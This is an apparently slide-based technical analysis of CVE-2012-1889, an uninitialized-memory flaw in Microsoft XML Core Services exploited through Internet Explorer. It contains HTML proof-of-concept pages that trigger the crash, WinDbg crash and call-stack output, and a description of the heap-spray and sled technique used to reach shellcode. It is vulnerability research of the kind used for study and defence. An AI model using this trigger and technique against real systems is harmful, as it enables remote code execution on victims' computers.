CVE 2012-1889 Microsoft XML core services uninitialized memory vulnerability

1th July 2012

Brian MARIANI & Frédéric BOURLA

Timeline

- Before the **30th of May 2012** attackers were exploiting a new **Microsoft Internet Explorer** 0day.

- The **30th of May 2012** Google warned Microsoft about this vulnerability existing in the core of **Internet Explorer XML services**.

- The **12th of June 2012** Microsoft published a security advisory with a temporary fix.

- On **June 18th 2012** the Metasploit Project released an exploit module.

- On **June 19th 2012** a Metasploit update was released, which proposed a 100% reliable exploit for Internet Explorer 6/7/8/9 on Windows XP, Vista, and all the way to Windows 7 SP1.

The flaw

- The vulnerability exists in the **MSXML3**, **MSXML4** and **MSXML6** Microsoft dynamic-linked libraries.
- To trigger the flaw one must try to access an **XML node (object in memory)** that has not been appropriately initialized.
- This leads to **memory corruption** in such a way that an attacker could execute arbitrary code in the context of the current user.
- This category of flaw can frequently be abused by **arranging the heap and stack memory areas** with memory addresses previously known by the attacker **before** the weak code triggers the bug.

What is XML?

According to Wikipedia:

- The Extensible Markup Language (XML) defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.
- The design goals of XML emphasize simplicity, generality, and usability over the Internet.
- It is a textual data format with strong support via Unicode for many programming languages.
- It is also widely used for the representation of arbitrary data structures, typically in web services.

Details about the crash

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- The crash is produced in the **msxml3.dll** module.
- The function name where Internet Explorer generates the **access violation** is **_dispatchImpl::InvokeHelper.**
- The instruction which produces the crash is a call to a pointer generated by the content of the **ECX register plus the 0x18h** value**.**
- In the present document we analyze the whole process from the heap and stack spray, until the bug is triggered and the code execution is reached.
- Our lab environment is an **English Windows XP SP3** operating system with **IE 6**.

Crash proof of concept

- A working proof of concept could be coded in these two ways:

```
<html>
<head>
<object classid='clsid:f6D90f11-9c73-11d3-b32e-00c04F990bb4' id='callAX'></object>
<script type="text/javascript">
function getValue()
  {
   document.getElementById("callAX").object.definition(0);
  }
</script>
</head>
<body>
<h1 onclick="getValue()">CVE 2012-1889</h1>
</body>
</html>
```

```
<html>
<object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4" id="callAX"></object>
<script>
var obj = document.getElementById("callAX").object;
obj.definition(0);
</script>
</html>
```

The crash in Windbg

- Here is the crash within WinDBG debugger:

```
749bd768 ff7514          push    dword ptr [ebp+0x14]
749bd76b 68f8a79b74      push    0x749ba7f8
749bd770 53              push    ebx
749bd771 50              push    eax
749bd772 ff5118          call dword ptr [ecx+0x18]  ds:0023:5f5ec6a3=????????
```

```
Command - Pid 940 - WinDbg:6.4.0007.0
0:000> g
(3ac.e74): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=7498670c ebx=00000000 ecx=5f5ec68b edx=00000001 esi=7498670c edi=0013e350
eip=749bd772 esp=0013e010 ebp=0013e14c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
msxml3!_dispatchImpl::InvokeHelper+0xb4:
749bd772 ff5118          call dword ptr [ecx+0x18] ds:0023:5f5ec6a3=????????
0:000> dd 5f5ec6a3
5f5ec6a3  ???????? ???????? ???????? ????????
5f5ec6b3  ???????? ???????? ???????? ????????
5f5ec6c3  ???????? ???????? ???????? ????????
5f5ec6d3  ???????? ???????? ???????? ????????
5f5ec6e3  ???????? ???????? ???????? ????????
5f5ec6f3  ???????? ???????? ???????? ????????
5f5ec703  ???????? ???????? ???????? ????????
5f5ec713  ???????? ???????? ???????? ????????
```

Loading the vulnerable module


HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- In order to analyze this flaw we first create a simple **HTML** file.
- The main purpose is to load the vulnerable module **first**.
- Once the module is just loaded in memory, a breakpoint is set at the very beginning of the function **_dispatchImpl::InvokeHelper.**

```
<html>
<head>
<object classid='clsid:f6D90f11-9c73-11d3-b32e-00c04F990bb4' id='callAX'></object>
<script type="text/javascript">
alert('Library msxml3 is now loaded');
</script>
</head>
<body>
<h1>CVE 2012-1889</h1>
</body>
</html>
```

Loading the vulnerable module

- The **msxml3.dll** module is now loaded at the **0x7498000** memory address.



Some important points

- Until the HTML page is rendered **the _dispatchImpl::InvokeHelper** function will be called four times, however the **instruction** which permits arbitrary code execution will be hit at the fourth entry.

- Before the **_dispatchImpl::InvokeHelper** function is reached the heap will be already prepared in order to contain the **or al,0x0C** sled which gently leads to the execution of shellcode.

- The **or al,0x0C** instruction does not affects any critical data. The goal is to "slide" the flow of code to its ultimate destination.

- Since the shellcode is sitting in multiple chunks in the heap right after the **or al,0x0C sled** the probability of successful arbitrary code execution is very high. (see slide 13)

- The stack will be sprayed with fake pointers **0c0c0c08** in order to successfully reach the **or al,0x0c sled**. (see slide 17)

Analysis of the vulnerability (1)

- After the **_dispatchImpl::InvokeHelper** function is first reached, this is the status of the call stack.

- At this point the heap is already arranged with the **or al,0x0C** pattern.

```
00 00138304 749bdb13 msxml3!_dispatchImpl::InvokeHelper
01 00138340 749dcb09 msxml3!_dispatchImpl::Invoke+0x5e
02 00138378 7dca659e msxml3!DOMDocumentWrapper::Invoke+0x75
03 001383b4 7dea590a mshtml!GetDispProp+0x45
04 001383ec 7dea7495 mshtml!COleSite::GetReadyState+0x41
05 00138418 7deaab60 mshtml!COleSite::OnControlReadyStateChanged+0x1c
06 0013a498 7deab16e mshtml!COleSite::CreateObjectNow+0x40d
07 0013a4bc 7deaba20 mshtml!CCodeLoad::OnObjectAvailable+0x84
08 0013a530 7deabd7e mshtml!CCodeLoad::BindToObject+0x460
09 0013a550 7dea5151 mshtml!CCodeLoad::Init+0x287
0a 0013a5d0 7deaf65b mshtml!COleSite::CreateObject+0x26d
0b 0013e780 7de93720 mshtml!CObjectElement::CreateObject+0x721
0c 0013e784 7dcd06f5 mshtml!CHtmObjectParseCtx::Execute+0x8
0d 0013e7d0 7dc9cf47 mshtml!CHtmParse::Execute+0x41
0e 0013e7dc 7dcc4b87 mshtml!CHtmPost::Broadcast+0xd
0f 0013e898 7dcb4c3f mshtml!CHtmPost::Exec+0x32f
10 0013e8b0 7dcb4be4 mshtml!CHtmPost::Run+0x12
11 0013e8c0 7dcb5023 mshtml!PostManExecute+0x51
12 0013e8d8 7dcb4fa6 mshtml!PostManResume+0x71
13 0013e8e4 7dcb3ffc mshtml!CHtmPost::OnDwnChanCallback+0xc
```

XML core services (frames 00–02)


Microsoft HTML Engine (frames 03–13)

Analysis of the vulnerability (2)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS


- It is possible to observe the copy procedure of the dword values 0c0c0c0c into the heap area.

- The copy routine is executed from the **msvcrt!memcpy** function which was called by the **jscript.dll** module.



Analysis of the vulnerability (3)

- After finishing the aforementioned copy procedure, the heap is **properly arranged**:



Analysis of the vulnerability (4)

- This is the call stack when the function **_dispatchImpl::InvokeHelper** is hit the second time:

```
00 001382e4 749bdb13 msxml3!_dispatchImpl::InvokeHelper
01 00138320 749dcb09 msxml3!_dispatchImpl::Invoke+0x5e
02 00138358 7dca659e msxml3!DOMDocumentWrapper::Invoke+0x75
03 00138394 7dea590a mshtml!GetDispProp+0x45
04 001383cc 7dea7495 mshtml!COleSite::GetReadyState+0x41
05 001383f8 7deaaff8 mshtml!COleSite::OnControlReadyStateChanged+0x1c
06 00138414 7dea32ba mshtml!CCodeLoad::Terminate+0xcb
07 0013841c 7deaac50 mshtml!COleSite::ReleaseCodeLoad+0x15
08 0013a498 7deab16e mshtml!COleSite::CreateObjectNow+0x4fd
09 0013a4bc 7deaba20 mshtml!CCodeLoad::OnObjectAvailable+0x84
0a 0013a5307deabd7e mshtml!CCodeLoad::BindToObject+0x460
0b 0013a5507dea5151 mshtml!CCodeLoad::Init+0x287
0c 0013a5d0 7deaf65b mshtml!COleSite::CreateObject+0x26d
0d 0013e780 7de93720 mshtml!CObjectElement::CreateObject+0x721
0e 0013e784 7dcd06f5 mshtml!CHtmObjectParseCtx::Execute+0x8
0f 0013e7d0 7dc9cf47 mshtml!CHtmParse::Execute+0x41
10 0013e7dc 7dcc4b87 mshtml!CHtmPost::Broadcast+0xd
11 0013e898 7dcb4c3f mshtml!CHtmPost::Exec+0x32f
12 0013e8b0 7dcb4be4 mshtml!CHtmPost::Run+0x12
13 0013e8c0 7dcb5023 mshtml!PostManExecute+0x51
```

XML CORE SERVICES (lines 00–02)

MICROSOFT HTML ENGINE (lines 03–13)

Analysis of the vulnerability (5)

- Here is the call stack after the vulnerable function is **thirdly** reached:

```
00 0013bfd4 749bdb13 msxml3!_dispatchImpl::InvokeHelper
01 0013c010 749dcb09 msxml3!_dispatchImpl::Invoke+0x5e
02 0013c048 7dca659e msxml3!DOMDocumentWrapper::Invoke+0x75
03 0013c084 7dcccc59 mshtml!GetDispProp+0x45
04 0013e0ec 7dea2667 mshtml!GetSIDOfDispatch+0x78
05 0013e314 7deae46b mshtml!COleSite::AccessAllowed+0x45
06 0013e334 7dccc9d5 mshtml!CObjectElement::get_object+0x5d
07 0013e348 7dcc8a23 mshtml!G_IDispatchp+0x1f
08 0013e3c8 7dcf618b mshtml!CBase::ContextInvokeEx+0x462
09 0013e3f8 7deacf11 mshtml!CElement::ContextInvokeEx+0x72
0a 0013e440 7deac9fc mshtml!COleSite::ContextInvokeEx+0xab
0b 0013e474 75c71408 mshtml!COleSite::ContextThunk_InvokeEx+0x44
0c 0013e4ac 75c71378 jscript!IDispatchExInvokeEx2+0xac
0d 0013e4e4 75c76db3 jscript!IDispatchExInvokeEx+0x56
0e 0013e554 75c710d8 jscript!InvokeDispatchEx+0x78
0f 0013e59c 75c7680b jscript!VAR::InvokeByName+0xba
10 0013e650 75c7165d jscript!CScriptRuntime::Run+0x9e1
11 0013e668 75c71793 jscript!ScrFncObj::Call+0x8d
12 0013e6d8 75c5da62 jscript!CSession::Execute+0xa7
13 0013e728 75c5e6e7 jscript!COleScript::ExecutePendingScripts+0x147
```

XML CORE SERVICES (frames 00–01)


MICROSOFT HTML ENGINE (frames 02–0b)

JAVASCRIPT RUNTIME (frames 0c–13)

Analysis of the vulnerability (6)


- Finally, we can observe the call stack after the **_dispatchImpl::InvokeHelper** function has been accessed for the **fourth** time.

- At this point **the fake pointers** were written into the stack, as shown in the next slide.



